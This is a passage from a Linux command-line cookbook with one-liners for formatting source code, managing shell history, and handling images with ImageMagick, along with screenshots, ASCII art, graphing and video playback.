/lib/ld-linux.so.2 =(echo -e '#include <stdio.h>\nint main(){printf("c
  ⇒ one liners\\n");}' | gcc -x c -o /dev/stdout -)  ~(?? unchecked
  ⇒ code)
```

Source Code Files

Section 23

23.1 Viewing Source Code

View 'script.sh' in a pager with some syntax highlighting

```
over myscript.sh      ~(over is part of the 'enscript' package)
```

23.2 Formatting And Indenting Source Code

The program 'indent' is designed for c and cpp but can be used for java as well.

Format source code

```
astyle, indent, bcpp
```

Indent a c file with no brace indent,

```
indent -bli0 <file.c ~(The '{' will be directly under the clause)
```

Indent 'file.c' but dont put blank lines after procedures

```
indent -nbap <file.c
```

Indent Test.java using the 'kernighan & ritchie' style (compact)

```
indent -kr Test.java -st | less
```

Indent 'file.c' without lining up parenthesis (). (prevents large indents)

```
cat file.c | indent -kr -nlp -st | less
```

(the 'k & r' style puts the braces on the same line)
Indent Test.java with an indent of 2 spaces, writing to standard output

```
indent -gnu --indent-level2  -st Test.java | less
```

(the gnu style puts the curly braces underneath the previous line)
Bli is the brace indent
Indent the java code file 'original', with an indent of 2 spaces

```
astyle -js2 < original > new
```

```
astyle --mode=java --indent=2 < original > new   ~(the same)
```

23.3 Converting To Syntax Highlighted Documents

The following tools can convert source code in a text file to another format, such as HTML, rtf or LaTeX, with the syntax of the source code highlighted for easier reading. For HTML, the tool 'webcpp' seems to produce the nicest looking output (at least with the default settings). All the tools support a number of programming languages for the input code file.
Syntax highlighting tools

`webcpp`
: http://webcpp.sourceforge.net outputs only in HTML

`highlight`
: outputs formats: ansi LaTeX xterm256 rtf tex xhtml xml svg

`gnu`
: source-highlight output formats: HTML, XHTML, LaTeX, Texinfo, ANSI color escape codes and DocBook

`the`
: vim editor

`enscript`

Convert source code to highlighted html with no <html> <body> tags

```
webcpp codefile htmlfile -s
```

Convert 'file' to html, writing to standard out with unix script type

```
cat file | webcpp - - -x=sh -s | less
```

Convert java code to html with line numbers and internal css definition

```
highlight -i Test.java -o Test.java.html -I -l
```

Convert a c file to LaTeX with the syntax highlighted

```
highlight -L -i main.cpp -o main.cpp.tex
```

'highlight' output formats

```
LaTeX (-L), XHTML (-X), TeX (-T), RTF (-R), ANSI Escape Quotes(-A), and
  ⇒  XML (-Z).
```

Convert a c++ file to html from an input stream and with external css

```
highlight < main.cpp > main.cpp.html -Sc
```

Convert chom.c to pretty printed postscript with 2 columns, landscape

```
enscript -p new.ps -Ec -2 -r -f "Courier8" chom.c
```

```
enscript -p new.ps -2rEc -f Courier8 chom.c      ~(the same)
```

the enscript options used

-p	Output to the file 'new.ps'
-r	Landscape
-2	Two columns
-Ec	Syntax highlight with 'c' syntax
-f ''Courier8''	Use a 8 point courier font

Convert 'Assig.java' to a syntax highlighted 6 point pdf file

```
enscript -o - -2rE -f Courier6 Assig.java | ps2pdf - Assig.pdf
```

the enscript options used

-r	Landscape
-2	Two columns
-E	Syntax highlight the code
-f ''Courier6''	Use a 6 point courier font
-o	Sent the output to standard out

See what computer languages enscript can handle

```
enscript --help-pretty-print
```

Section 24

Command History

The 'history' file is a special text file which contains all recent commands which have been entered at the command line. This is invaluable to avoid retyping things.

Display the history and optionally grep

```
h() { if [ -z "$1" ]; then history; else history | grep "$@"; fi; }
```

The top ten commands you use for the 'zsh' shell (not bash)

```
perl -pe 's/.+;//' ~/.zsh_history | sort | uniq -c | sort -r|head -10
```

Clear your history saved into .bash_history file!

```
history -c && rm -f ~/.bash_history
```

Clear your history saved into .bash_history file!

```
history -c
```

Advanced bash history

```
export HISTTIMEFORMAT='%Y.%m.%d-%T :: ' HISTFILESIZE=50000 HISTSIZE
  ⇒ =50000
```

Put environment variable in history to edit

```
print -s "PATH='$PATH'"
```

A bit of privacy in .bash_history

```
export HISTCONTROL=ignoreboth
```

List of commands you use most often

```
history | awk '{a[$2]++}END{for(i in a){print a[i] " " i}}' | sort -rn
  ⇒ | head
```

Find the longest command in your history

```
history | perl -lane '$lsize{$_} = scalar(@F); if($longest<$lsize{$_})
  ⇒ { $longest = $lsize{$_}; print "$_"; };' | tail -n1
```

Exit without saving history

```
kill -9 $$
```

See most used commands

```
history|awk '{print $2}'|awk 'BEGIN {FS="|"} {print $1}'|sort|uniq -c|
 ⇒ sort -r
```

Avoiding history file to be overwritten

```
shopt -s histappend
```

Add timestamp to history

```
export HISTTIMEFORMAT="%F %T "
```

Delete a line from your shell history

```
history -d
```

Section 25

Text And Character Recognition

The process of extracting text data from an image file (which has usually been obtained by scanning a page of typed text) is known as "ocr" for Optical Character Recognition

ocr tools

`tesseract-ocr`	Command line OCR tool, said to be mature
`ocropus`	Google sponsored ocr tool, uses tesseract
`gocr`	
`ocrad`	
`clara`	
`unpaper`	Improve the quality of scanned text images

Section 26

Images

Find corrupted jpeg image files

```
find . -name "*jpg" -exec jpeginfo -c {} \; | grep -E "WARNING|ERROR"
```

Determine an image's dimensions

```
identify -format "%wx%h" /path/to/image.jpg
```

Convert images (jpg, png, ...) into a big PDF 'big.pdf'

```
convert images*.* big.pdf
```

Scale, rotate, brightness, contrast,...with Image Magick

```
convert -rotate $rotate -scale $Widthx$Height -modulate $brightness -
 ⇒ contrast $contrast -colorize $red%,$green%,$blue% $filter file_in.
 ⇒ png file_out.png
```

26.1 Managing Images

Find all image files in the 'icons' folder

```
find /usr/share/icons/ | xargs file | grep image | less
```

Find all image files on the computer

```
sudo find / | xargs file | grep ' image' | less
```

Display only the names of the image files in the icons folder

```
find /usr/share/icons/ | xargs file | grep ' image' | cut -d: -f1
```

View and manage all icon images with gthumb ???

```
gthumb $(find /usr/share/icons/ | xargs file | grep ' image' | cut -d:
 ⇒ -f1)
```

The "grep ' image"' is needed since otherwise 'image' folders will be included in the search

26.2 Viewing Images

`http://www.linux.org/apps/all/Graphics/Image_Viewing.html`
a list of all image viewers

linux image viewers

xv	An old x windows viewer
xli	Another one
aview	Ascii image viewer
asciiview	
feh	A fast command line driven image viewer
gthumb	A gnome viewer and simple editor
geeqie	Gtk image viewer
gpicview	Small image viewer
gqview	Simple gtk image viewer, emacs style keys
eye of gnome	The gnome viewer
mirage	Simple gtk viewer, with thumbnails
imgseek	Image viewer, manager, requires python
pqiv	Similar to qiv, but different, very basic
qiv	Quick image viewer, up to date
gwenview	Kde image viewer
showfoto	Kde

Show jpegs with thumbnails

```
find ~ -name '*.jpg' | xargs mirage
```

26.3 Feh

Feh is a fast command line driven image viewer. maybe just what we need.
Show all the images in the /opt/images tree in a slideshow.

```
feh -r /opt/images
```

Same again, but sort by image name before showing.

```
feh -rSname /opt/image
```

Create a montage from the images in /opt/images/landscapes

```
feh -m /opt/images/landscapes
```

Create a montage from the images in /opt/images/landscapes and All directories below it. Limit the width of the image to 400 And make the thumbnails 30x20, ignoring aspect ratio

```
feh -Xrm -W 400 --thumb-width 30 --thumb-height 20 ./landscapes
```

26.4 Gthumb

This is probably the best gnome tool for viewing and organising images.
View jpgs and gifs with thumbnails

```
find ~ -name '*.jpg' -o -name '*.gif' | xargs gthumb
```

keys

[space]	Next image
[backspace]	Previous

26.5 Qiv

appears in active development.

`http://qiv.spiegl.de/`
the official home of qiv

Open all images specified in the text file 'images.txt' (one per line)

```
qiv -F images.txt
```

```
qiv --file images.txt
```

Open qiv with a window of width 200 (pixels?)

```
qiv -x 200
```

Display all jpeg images in the users home folder and subfolders

```
find ~ -name '*.jpg' | xargs qiv
```

Display all jpg and gif images shrinking to fit them in the window

```
find ~ -name '*.jpg' -o -name '*.gif' | xargs qiv -t
```

qiv keystroke commands

[space]	Next image
[backspace]	Previous image
?	View keystrokes
q	Exit qiv

26.6 Zgv

View images from a console

```
zgv
```

The imagemagick image viewer

```
display
```

View all images in this and subfolders which have 'tree' in the filename

```
display $(find . -name '*tree*')
```

View the image 'tree.jpg' as ascii-art (a text representation of the photo)

```
asciiview tree.jpg    ~(then press 's' to save the ascii photo)
```

A quick image viewer for X windows

```
qiv
```

Another image viewer

```
showimg
```

26.7 Image Magick Display

Browse through all "gif" images in the current folder "gallery" style

```
display 'vid:*.gif'
```

Browse all "gif" images in the imagemagick/examples folder

```
display 'vid:/usr/doc/imagemagick/examples/*.gif
```

imagemagick "display" viewer commands

[SPC]	Display the next image specified on the command line.
[BKSP]	Display the previous image specified on the command line.
C-q	Quit displaying the image and exit display.
C-s	Write the image to a file.
<	Halve the image size.
>	Double the image size.
-	Return the image to its original size.
/	Rotate image 90 degrees clockwise.
\	Rotate image 90 degrees counter-clockwise.
?	Open a new window with information about the image
h	Toggle a horizontal mirror image.
v	Toggle a vertical mirror image.

Create an html and thumbnail image gallery

```
galrey
```

Debian: imseek, imview, paul
Flatten a RGBA image onto a white background.

```
composite -compose Over rgba.png -tile xc:white -geometry `identify
 ⇒ rgba.png | sed 's/[^ ]* [^ ]* \([^ ]*\) .*/\1/g'` rgb-white.png
```

Find jpeg images and copy them to a central location

```
find . -iname "*.jpg" -print0 | tr '[A-Z]' '[a-z]' | xargs -0 cp --
 ⇒ backup=numbered -dp -u --target-directory {location} &
```

Upload images to omploader.org from the command line.

```
ompload() { curl -F file1=@"$1" http://omploader.org/upload | awk '/
 ⇒ Info:|File:|Thumbnail:|BBCode:/{gsub(/<[^<]*?\/?>/,"");$1=$1;print
 ⇒ }'; }
```

26.8 Image Metadata

Remove EXIF data from images with progress

```
i=0; f=$(find . -type f -iregex ".*jpg");c=$(echo $f|sed "s/ /\n/g"| wc
 ⇒  -l);for x in $f;do i=$(($i + 1));echo "$x $i of $c"; mogrify -
 ⇒ strip $x;done
```

26.9 Obtaining Images

Grab all images with the tags 'bitch' and 'bw' from a flickr

```
for URL in `wget -O - http://api.flickr.com/services/feeds/
 ⇒ photos_public.gne?tags=bitch,bw 2>/dev/null | grep -E -o "http[^
 ⇒ ]+?jpg" | grep -v "_m" | uniq | grep -v 'buddy' `; do FILE=`echo
 ⇒ $URL | grep -E -o "[0-9a-z_]+\.jpg"`; curl $URL > $FILE; done;
```

26.10 Screenshots

tools for screen capture

`import`	Makes screen shots, part of 'imagemagick' package.
`scrot`	A simple command line screen capture utility
`screencapture`	The macosx (jaguar) utility

The process of creating an image from what is currently displayed on the computer screen is generally known as "screen capture" or a "screenshot"
Take a screenshot of the desktop window after 5 seconds, and display it

```
import -pause 5 -window root desk.png; display desk.png
```

```
scrot -d 5 desk.png; display desk.png      ~(the same)
```

Using a pause like this before taking the screenshot, allows you to rearrange the windows on the desktop if you so desire.
Take a screen shot of the whole screen and save it to 'test.png'

```
scrot test.png
```

Take a low-quality screen shot in 'test.png' and display it

```
scrot -q 10 test.png; feh test.png
```

On macosx capture the whole screen as a jpg image and display it

```
screencapture -tjpg test.jpg; open test.jpg
```

Take a screen shot of the 4th virtual console saved in 'screenshot'

```
cat /dev/vcs4 > screenshot   ~(this is an old way of doing it)
```

26.11 Screenshots Of Windows

Sometimes you may only want a screenshot (image file) of a particular window on the computer screen, rather than the whole monitor.

Make an image of the currently focussed window and save as 'test.jpg'

```
scrot -u test.jpg
```

Capture a window, with its window frame, save in the file 'i.png'

```
import -frame i.png
```

After typing this, left-click on the window you want to capture. In other words the technique above, is an 'interactive' technique for capturing an image of a screen

26.12 Advanced Screenshots

Easily create and share x screen shots (local webserver version)

```
scrot -e 'mv $f \$HOME/public_html/shots/; echo "http://\$HOSTNAME/~\
 ⇒ $USER/shots/$f" | xsel -i; feh `xsel -o`'
```

Easily create and share x screen shots (remote webserver version)

```
scrot -e 'mv $f \$HOME/shots/; sitecopy -u shots; echo "\$BASE/$f" |
 ⇒ xsel -i; feh `xsel -o`'
```

Create an screenshot, upload it to your server via scp ...

```
FILE="`date +%m%d%H%M%S`.png"; URL="http://host/path/$FILE"; TMP="/tmp/
 ⇒ $FILE"; import -frame $TMP; scp $TMP user@host:/path/; rm $TMP;
 ⇒ firefox "$URL"
```

26.13 Meta Data

26.14 Exif Data

Command to change the exif date time of a image

```
exiftool -DateTimeOriginal='2009:01:01 02:03:04' file.jpg
```

Set timestamp in exif of a image

```
exiv2 -M"set Exif.Photo.DateTimeOriginal `date "+%Y:%m:%d %H:%M:%S"`"
 ⇒ filename.jpg
```

Change exif data in all jpeg's

```
for f in *.jpg; do exif --ifd=0 --tag=0x0110 --set-value="LOMO LC-A" --
 ⇒ output=$f $f; exif --ifd=0 --tag=0x010f --set-value="LOMO" --output
 ⇒ =$f $f; done }
```

Move all images in a directory into a directory hierarchy

```
exiftool '-Directory<DateTimeOriginal' -d %Y/%m/%d dir
```

26.15 Image Information

`http://www.imagemagick.org/script/escape.php`
: lists all possible image information codes

use the image magick "identify" command with the -format switch

Show all image formats supported by image magick

```
identify -list format
```

Show the width x height of the image "bird.png"

```
identify -format "%wx%h" bird.png   ~(prints "16x20" for example)
```

Rename all "png" files, so that the name includes the width and height

```
for f in *.png; do rename "s/\./-"$(identify -format "%wx%h" $f)"./" $f
 ⇒ ; done
```

Identify name and resolution of all jpgs in current directory

```
identify -verbose *.jpg|grep "\(Image:\|Resolution\)"
```

-
- For example "tree.png" –> "tree-16x30.png"
- this assumes the file name has only 1 "." character)
- use the "rename -n" switch to just see what would be renamed, but do nothing)
- this is rather slow on my bash shell
-

Another way to do the same thing

```
for f in *.png
  do mv $f ${f/.*/}-$(identify -format "%wx%h" $f)${f/*./.}; done
```

26.16 Optimizing Images

Optimize png images

```
debian: optipng
```

26.17 Image Magick Built In Patterns

`http://www.imagemagick.org/script/formats.php`
: a list of all built in patterns which can be referenced as if they were an image

pattern:checkerboard

26.18 Image Formats

image format notes

`png`	Is a lossless format, has transparency
`jpg`	Highly compressable, lossy, no transparency
`gif`	Animations possible, compressed,

26.19 Transforming Images

generally "mogrify" modifies the image itself whereas "convert" creates a copy of the changed image. The exception is where the -format option is used with "mogrify"

`http://www.imagemagick.org/Usage/`
: lots of usage examples

`http://dsl.org/cookbook/cookbook_23.html#SEC338`

Scale and transform images

```
mogrify ~(changes the image)
```

```
convert ~(doesnt change)
```

Reduce in size all jpeg images in the folder by 50%

```
mogrify -resize 50% *.jpg     ~(the images are changed)
```

Reduce by 50% an image and save the reduced image as "rose2.jpg"

```
convert rose.jpg -resize 50% rose2.jpg
```

Rotate an image by 90 degrees where the height exceeds the width

```
mogrify -rotate '90<' image.jpeg
```

Rotate an image where the width exceeds the height

```
mogrify -rotate '90>' image.jpeg
```

Reduce the colors of an image to 4 with color diffusion

```
mogrify -colors 4 -dither image.jpeg
```

Convert an image to black and white

```
mogrify -monochrome colourful.jpeg
```

Change the brightness of the image "cat.jpg"

```
mogrify -gamma .8 cat.jpg
```

Add a grey border 2px wide and 4px high around an image

```
mogrify -border 2x4 cat.jpg
```

```
mogrify -frame 8x8 cat.jpg     ~(a bevelled border)
```

26.20 Converting Image Formats

Convert the jpeg image "rose.jpg" to the "png" format.

```
convert rose.jpg rose.png
```

Convert all png images in the current folder to the jpeg format

```
mogrify -format jpg *.png     ~(a copy of the images is created)
```

Convert a large number of "gif" images to the "png" format

```
find . -name "*.ico" | xargs mogrify -format png
```

(this is very fast)

Batch convert Nikon RAW (nef) images to the 'jpeg' format

```
ufraw-batch --out-type=jpeg --out-path=./jpg ./*.NEF
```

Convert all WMF images to SVG recursively ignoring file extension

```
find . -type f -iname '*.wmf' | while read FILE; do FILENAME="${FILE
  ⇒ %.*}"; wmf2svg -o ${FILENAME}.svg $FILE; done
```

Convert your favorite image in xpm for using in grub

```
convert image123.png -colors 14 -resize 640x480 grubimg.xpm
```

Recursively find 'tiff' images, convert to jpegs and delete

```
find . -name '*'.tiff -exec bash -c "mogrify -format jpg -quality 85 -
  ⇒ resize 75% {} && rm {}" \;
```

Batch resize all images in the current directory

```
mogrify -resize 800\> *
```

26.21 Black And White

Create black and white image

```
convert -colorspace gray face.jpg gray_face.jpg
```

26.22 Animation

frame numbers start at 0

Show information for all the frames in an animation

```
identify tree.ico
```

Display how many frames an animation has

```
identify tree.gif | wc -l
```

Extract the 2nd frame from an animated gif and save to "new.gif"

```
convert animation.gif[frame1] new.gif
```

Delete all frames except the first 3 (0, 1, 2)

```
convert animation.gif -delete 3--1 frames012.gif
```

(-1 refers to the last frame in an animation)

Split an animation into its constituent frames

```
convert canvas_prev.gif -scene 1 +adjoin  frame_%03d.gif
```

Convert a set of frames to an animation

```
convert frame_???.gif  anim_rebuilt.gif
```

(combines frame_001.gif frame_002.gif etc)

Show only image files which have only one frame (are not animations)

```
for i in $(find . -name "*" | head -200); do echo -n $i "#"; identify
 ⇒ $i | wc -l  ; done | grep "#1$"
```

(this is rather horrifyingly slow, about 10 file per second)

26.23 Animated Gifs

Gifsicle

26.24 Icons

Create a favicon

```
convert -colors 256 -resize 16x16 face.jpg face.ppm && ppmtowinicon -
 ⇒ output favicon.ico face.ppm
```

26.25 Resizing Images

Resize photos without changing exif

```
mogrify -format jpg -quality 80 -resize 800 *.jpg
```

Resize(1/2) the image using imagemagick

```
convert -resize 50%x50% image{,_resize}.jpg
```

26.26 Cropping Whitespace From Images

Crop out all whitespace around an image and convert to 'jpg'

```
convert -crop WxH+0+0 file.ps file.jpg   ~(width and height)
```

```
convert -trim +repage file.ps file.jpg   ~(untested)
```

Crop all whitespace from a postscript document and convert to png

```
pstoimg -type png -crop a -trans old.ps
```

Crop all whitespace from a pdf file and convert to png

```
pdftops old.pdf; pstoimg -type png -crop a -trans old.ps
```

But if the pdf has page numbers, this wont work as you were hoping.

26.27 Cropping Images

Crop a 32x32 pixel block starting at pixel (16,16) and save to "new.gif"

```
convert tree.gif -crop 32x32+16+16 new.gif
```

Divide an image into 20x20 pixel blocks and save to zz-nn.png etc

```
convert tree.gif -crop 20x20 zz.png   ~(creates files zz-1.png, zz-2.png
 ⇒   etc)
```

Crop a 32x32 pixel block from the center of the image and save in "new.png"

```
convert tree.png -gravity Center -crop 32x32+0+0 new.png
```

Crop a 20x20 block, 5 pixels from the bottom and centered horizontally

```
convert tree.png -gravity South -crop 20x20+0+5 new.gif
```

Crop the top left hand quarter of the image

```
convert tree.png -crop 50%x+0+0 new.png
```

(the height of the new image is 1/2 the height of the old image)

Crop a 20 pixel vertical strip starting at the top left hand corner

```
convert tree.png -crop 20x0+0+0 new.png
```

Crop a 30 pixel horizontal strip starting at the top left hand corner

```
convert tree.png -crop 0x30+0+0 new.png
```

Convert "tree.png" into a series of 20 pixel wide vertical strips

```
convert tree.png -crop 20x strip-%d.png
```

Remove a 10 pixel horizontal strip from the top of "tree.png"

```
convert tree.png -crop +0+10 new.png
```

Remove a 10 pixel horizontal strip from the bottom of "tree.png"

```
convert tree.png -gravity South -crop +0+10 new.png
```

```
convert tree.png -crop -0-10 new.png    ~(the same)
```

Remove a 10 pixel horizontal strip from the bottom of all png files

```
mogrify -gravity South -crop +0+10 *.png
```

(the actual image files are modified, no copies are made)

Remove 20 pixels from the top and bottom of the image "tree.png"

```
convert tree.png -shave 0x20 new.png
```

26.28 Adding Effects To Images

Add a shadow to a picture 'old.png'

```
convert old.png \( +clone -background black -shadow 60x5+10+10 \) +swap
  ⇒  -background none -layers merge +repage new.png
```

26.29 Splicing

Splice a 10 pixel white horizontal band in the image, at vertical pixel 30

```
convert tree.png -background white -splice 0x10+0+30 new.png
```

Add a 10 pixel row of blue space at the bottom of the image.

```
convert tree.png -gravity south -background blue -splice 0x10 new.png
```

26.30 Creating Image Montages

An image montage is combining several images side by side, resizing the images and arranging in blocks with spacing. In an image montage all the images are the same size.

Create a horizontal strip of images "tree-1.gif" etc resizing to 16x16 pixels

```
montage tree-[1-7].gif -tile 9x1  -geometry 16x16+1+1  new.gif
```

(images are laid out "row-wise")

Create a 3x3 block of images resized to 16 pixels with 1 pixel spacing

```
montage tree-[1-7].gif -tile 3x3 -geometry 16x16+1+1 new.gif
```

(if there are not enough images to fill the block, white space is created)

Create a two row montage with an unknown number of images

```
montage tree-*.gif -tile x2 -geometry 16x16+1+1 new.gif
```

(the necessary columns are calculated by imagemagick)

Create a 1 row montages, 5 pixel spaces, blue background and image shadow

```
montage balloon.gif medical.gif -tile x1 -shadow \
```

```
-geometry +5+5 -background lightblue new.jpg
```

Create a 1 row montage putting a 3 pixel frame around each image

```
montage balloon.gif medical.gif -tile x1 -frame 3 -geometry +5+5 new.
 ⇒ jpg
```

Create a 1 row montage with image-magic "built in" images

```
montage logo: rose: -tile x1 -frame 3 -geometry +5+5 new.jpg
```

Create a 1 row montage with a title above the montage

```
montage balloon.gif medical.gif -tile x1  -geometry '60x60+2+2>' \
-title 'My Images' titled.jpg
```

Create a 1 row montage with a gap in the middle

```
montage medical.gif null: present.gif -tile x1 -geometry +2+2 new.jpg
```

Create a montage with the file name under the image, silver background

```
montage -label '%f' x.png -font Arial -pointsize 30 -geometry +0+0 -
 ⇒ background silver xy.png
```

Create an overlapped and rotated image montage

```
montage null: font_*.gif null: -background none -rotate 30 \
-background white -tile x1 -geometry -8+2  montage_rot_overlap.jp
```

26.31 Html Thumbnail Galleries

http://www.imagemagick.org/Usage/thumbnails/

Create an html thumbnail gallery with image map

```
montage -label '%t\n%[width]x%[height]' \
-size 512x512 '../img_photos/*_orig.*[120x90]' -auto-orient \
-geometry +5+5 -tile 5x  -frame 5  -shadow  photo_index.html
```

26.32 Html Image Maps

Create an image map with a 4 pixel gap between images, with 10 columns

```
montage '*.png' -geometry +4+4 -tile 10x map.html
```

(this produces 3 files, an html file, shtml file, and a png file) (note that "montage" expands the file list, not the shell)

Create an html image map in "png" format and convert to "jpg" to reduce size

```
montage '../img_photos/*_orig.*[120x90]' -auto-orient \
   -geometry +5+5 -tile 5x  -frame 5  -shadow  photo_jpeg.html
convert photo_jpeg.png photo_jpeg.jpg
perl -i -lpe 's/src="photo_jpeg.png"/src="photo_jpeg.jpg"/' photo_jpeg
 ⇒ .html
rm -f photo_jpeg.png photo_jpeg_map.shtml
```

26.33 Creating A Montage Of Lots Of Images

Create a montage of the first 300 files in the current folder

```
montage $(ls | head -300) -tile 45x -geometry +3+3  new.png
```

Create montage of 300 icons each of the files in the current folder

```
for j in $(seq 300 300 36000);
do
  montage $(ls | head -$j | tail -300) -tile 40x -geometry +3+3 fav-
   ⇒ $i.html;
done
```

Quote the file list to avoid shell file argument limits

```
montage '*.png' -tile 45x -geometry +3+3  new.png
```

(the "montage" tool expands the file list instead of the shell)

26.34 Unicode Characters In Images

printf "\u201Cdouble\u2 01D" — convert -background lightblue -fill blue -pointsize 36 label:@- label_quotes.gif

26.35 Renaming Images

Rename images according to exif or jpeg metadata

```
exiv2 rename *.jpg
```

Extract digital camera info from exif jpeg files.

```
jhead -n%Y%m%d-%H%M%S *.jpg
```

A gtk based image renamer

```
gwenrename
```

26.36 Image Captions

Add a caption at the bottom of an image in 15px of white space

```
convert tree.png -gravity south -background LimeGreen -splice 0x15 \
-annotate 0x0 'Tree' new.png
```

Draw a label at the bottom of the image in a grey rectangle (superimposed)

```
convert tree.png -fill '#0008' -draw 'rectangle 5,128,114,145' \
-fill white -annotate +10+141 'Tree' new.png
```

The same

```
convert tree.png -fill white -undercolor '#00000080' -gravity South \
-annotate +0+5 ' Faerie Dragon ' tree.jpg
```

Label an image with its file name and size in pixels on a blue background

```
montage balloon.gif -tile x1 -geometry '90x32>' -pointsize 10 \
-set label '%f\n%wx%h' -background SkyBlue new.jpg
```

26.37 Combining Images

Overlay "tree.gif" in the center of "mountain.gif" and save to "new.gif"

```
composite -gravity center tree.gif mountain.gif new.gif
```

Position "point.gif" exactly within "tree.gif" and save as "new.gif"

```
composite -geometry +31+105  point.gif tree.gif new.jpg
```

26.38 Image Borders

Add 10 pixel red side bars to an image

```
convert tree.png -bordercolor Red -border 10x0 new.png
```

26.39 Images Of Text

Show what fonts are available with image magick (for writing images)

```
convert -list type        ~(for IM older than v6.3.5-7)
convert -list font        ~(for newer versions)
```

Divide an image of text into text lines

```
divide_vert
```

Create an image of "Tree" blue on white background

```
convert -background white -fill blue -font Candice \
-pointsize 72 label:Tree label.gif
```

(check that the font is available with the command above)

Create an image, size 165x70, of text "Tree" with text centered in image

```
convert -fill blue -font Helvetica -size 165x70  -pointsize 24 \
-gravity center label:Tree tree.gif
```

Create an image of text, with text font size auto-fitted to image size

```
convert -fill blue -font Candice -size 165x70 label:Tree new.gif
```

Create image of text with the width of the image autofitted to the text width

```
convert -fill blue -font Candice -size 160x label:Tree new.gif
```

(in this way the text fills the image box well)

For multiline labels IM version 6.2.5 or later is required

Create a label with text from the file "/etc/motd"

```
convert -background lightblue -fill blue label:@/etc/motd new.gif
```

Create an image label from text from standard input

```
echo "hello!" | convert -fill blue label:@- new.gif
```

Create an image label in which the text wraps on long lines

```
convert -fill blue -font Courier -pointsize 36 -size 320x \
caption:'This is long caption line.' new.gif
```

Create an image label in which the text wraps on long lines and is centered

```
convert -fill blue -font Courier -pointsize 36 -size 320x \
-gravity center caption:'This is long caption line.' new.gif
```

(>= IM version 6.2.0)

Image label with text size autofitted to the image size

```
convert -background lightblue -fill blue -font Candice -size 320x140 \
caption:'This text is resized to best fill the space given.' \
caption_filled.gif
```

(>= IM v6.3.2)

Create an image of the word "shadow" with a shadow, magenta and red With a transparent background.

```
convert -size 320x85 xc:transparent -font Bookman-DemiItalic -pointsize
 ⇒  72 \
 -draw "text 25,60 'shadow'" -channel RGBA -gaussian 0x6 -fill darkred
  ⇒  \
 -stroke magenta -draw "text 20,55 'shadow'" fuzzy-magick.png
```

Create white text with a hard shadow on a transparent background

```
convert -size 320x100 xc:transparent -font Bookman -pointsize 72 \
  -fill black -draw "text 28,68 'Tree'" \
  -fill white -draw "text 25,65 'Tree'" new.jpg

##(the trick is to draw the text twice with a slight displacement)
```

Create a "bevelled" font using the "shade operator, white with black edges

```
  convert -size 320x100 xc:black -font Bookman -pointsize 72 \
          -fill white -annotate +25+65 'Tree' -shade 140x60 new.jpg
```

26.40 Drawing Commands To Create Images

Draw a white rectangle with a black border in a 100x60 image

```
convert -size 100x60 xc:skyblue -fill white -stroke black \
```

```
-draw "rectangle 20,10 80,50" new.gif
```

26.41 Compressing Images

Reduce the quality (and file size) of an image, and save in "tree-80.jpg"

```
convert tree.jpg -quality 80% tree-80.jpg
```

Reduce a jpeg even more

```
-sampling-factor 2x1
```

26.42 Image Formats

Convert a jpg image to the "png" format

```
convert tree.jpeg tree.png      ~(a copy in the new format is made)
```

26.43 Image Editors

`deb:`
: grokking-the-gimp a book about using gimp

Xmorph, gimp
A simple paint program

```
xpaint
```

Edit bitmaps, pixmaps

```
tkpaint, bitmap
```

26.44 Three D Image Editors

Sced, moonlight

26.45 Svg Scalable Vector Graphics

Convert a SVG file to grayscale

```
inkscape -f file.svg --verb=org.inkscape.color.grayscale --verb=
 ⇒ FileSave --verb=FileClose
```

Section 27

Visual Art

The open clip art library.

`http://openclipart.org/media/tags`
: a tag cloud of open clip art

packages

openclipart	
openclipart-png	
create-resources	Brushes, gradients etc

27.1 Ascii Art

A demonstration of the aview tool

```
bb
```

An ascii game

```
moon-buggy
```

ascii art tools

aview	
cadubi	An ascii art editor
aewan	An ascii art editor
textdraw	Create ascii geometric figures
figlet	Create ascii text banners
cowsay	Create ascii pictures of cows with speach bubble

Outputs files with ascii art in the intended form.

```
iconv -f437 -tutf8 asciiart.nfo
```

Draw a box with an ascii-art dog design around the text 'hello'

```
echo hello | boxes -d dog
```

Choose from a set of ascii art pictures with speech bubbles

```
cowsay -f tux 'hello'
```

A death cow thinking in your fortune cookie

```
fortune -s -c -a | cowthink -d -W 45
```

View a video using only 'ascii art'

```
mplayer -vo aa <video file>
```

Bulk dl files based on a pattern

```
curl -O http://hosted.met-art.com/generated_gallery/full/061606
  ⇒ AnnaUkrainePasha /met-art-free-sample-00[00-19].jpg
```

Create ascii art pictures with various colours

```
cadubi
```

Pass a backslash character as an argument to figlet

```
figlet $'\\'
```

Pass a form feed character followed by a pilcrow sign character (octal character code 266) to figlet

```
echo $'\f\266'
```

27.2 Patterns And Tilings

Kali

Section 28

Charts And Graphs

The 'pic' and 'grap' groff preprocessors Debian: rlplot, ygraph, dia

graphing tools

dot	
gnuplot	
picviz	Plotter for parallel co-ordinates

`graphviz`
: a package with tools for drawing network type graphs

`http://bumble.sf.net/books/gnuplot/gnuplot-book.txt`
: A booklet about the gnuplot tool, in the same format as the current booklet.

Create package dependency graph

```
apt-cache dotty PKG-NAME | dot -Tpng | display
```

Show the graph of 'parabola' curve (x to the power of 2)

```
gnuplot      ~(a welcome message is shown and a new 'gnuplot' prompt
  ⇒ starts)
```

```
plot x**2    ~(the graph is shown in a separate window)
```

```
quit         ~(exit gnuplot, the graph window is also closed)
```

Generate a graph of package dependencies

```
apt-cache dotty apache2 | dot -T png | display
```

Flow Charts And Figures

Section 29

For drawing flow charts and other figures use

```
xfig
```

Video

Section 30

Play high-res video files on a slow processor

```
mplayer -framedrop -vfm ffmpeg -lavdopts lowres=1:fast:skiploopfilter=
  ⇒ all
```

some video formats

h.264	An open standard used by apple
ogv	
mp4	
flash	A proprietary thing, not good

`deb:`
: flashblock an add on for firefox (et al) which replaces flash content with a button to play the content.

Dump dvd from a different machine onto this one.

```
ssh user@machine_A dd if=/dev/dvd0 > dvddump.iso
```

Use mplayer to save video streams to a file

```
mplayer -dumpstream -dumpfile "yourfile" -playlist "URL"
```

External projector for presentations

```
xrandr --auto
```

Download Apple movie trailers

```
wget -U "QuickTime/7.6.2 (qtver=7.6.2;os=Windows NT 5.1Service Pack 3)"
  ⇒  `echo http://movies.apple.com/movies/someHDmovie_720p.mov | sed 's
  ⇒ /\([0-9][0-9]\)0p/h\10p/'`
```

Remux an avi video if it won't play easily on your media device

```
mencoder -ovc copy -oac copy -of avi -o remuxed.avi original.avi
```

Create multiple mp4 files using avidemux

```
for i in *;do avidemux --video-codec Xvid4 --audio-codec mp3 --load "${
  ⇒ i}" --save "`echo "$i" | sed -e 's/\....$//'`.done.mp4" --quit;
  ⇒ done
```

